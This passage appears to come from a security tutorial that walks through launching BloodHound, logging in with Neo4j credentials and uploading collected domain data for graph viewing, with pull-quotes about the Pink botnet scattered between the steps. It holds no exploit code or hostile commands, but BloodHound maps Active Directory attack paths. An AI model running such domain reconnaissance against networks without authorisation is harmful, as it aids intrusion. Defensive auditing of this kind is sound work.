
We can copy this file to the system on which BloodHound is installed and it can be observed there. Run the executable of Bloodhound located in the Bloodhound directory we just downloaded.

This PC > Local Disk (C:) > Users > nspadm > Downloads > BloodHound-win32-x64 >

Name	Date modified	Type	Size
locales	7/15/2021 11:44 PM	File folder	
resources	7/15/2021 11:44 PM	File folder	
swiftshader	7/15/2021 11:44 PM	File folder	
BloodHound	7/15/2021 11:44 PM	Application	108,487 KB
chrome_100_percent.pak	7/15/2021 11:44 PM	PAK File	176 KB
chrome_200_percent.pak	7/15/2021 11:44 PM	PAK File	313 KB
d3dcompiler_47.dll	7/15/2021 11:44 PM	Application exten...	4,377 KB
ffmpeg.dll	7/15/2021 11:44 PM	Application exten...	2,708 KB
icudtl.dat	7/15/2021 11:44 PM	DAT File	10,260 KB
libEGL.dll	7/15/2021 11:44 PM	Application exten...	371 KB
libGLESv2.dll	7/15/2021 11:44 PM	Application exten...	7,679 KB
LICENSE	7/15/2021 11:44 PM	File	2 KB
LICENSES.chromium	7/15/2021 11:44 PM	Microsoft Edge H...	4,754 KB
resources.pak	7/15/2021 11:44 PM	PAK File	4,691 KB
snapshot_blob.bin	7/15/2021 11:44 PM	BIN File	50 KB
v8_context_snapshot.bin	7/15/2021 11:44 PM	BIN File	167 KB
version	7/15/2021 11:44 PM	File	1 KB
vk_swiftshader.dll	7/15/2021 11:44 PM	Application exten...	4,368 KB
vk_swiftshader_icd	7/15/2021 11:44 PM	JSON File	1 KB
vulkan-1.dll	7/15/2021 11:44 PM	Application exten...	609 KB

As it opens, Enter the Neo4j username (Neo4j) and password we just set while creating the database.

**"Although Pink is the largest botnet ever discovered, it will never be the last one." - NSFOCUS Researchers on Pink Botnet**




Click on Login and you will see this


"Pink Botnet raced with the vendor to retain control over the infected devices, while vendor made repeated attempts to fix the problem, the bot master noticed the vendor's action also in real time, and made multiple firmware updates on the fiber routers correspondingly."

- NSFOCUS Researchers





Let's upload the zip file we just copied as shown below.



"Internet of Things devices have become an important goal for black production organizations and even advanced persistent threats (APT) organizations. "

- NSFOCUS Researchers

As it gets uploaded successfully, information about domain is seen in graph formats as shown below.




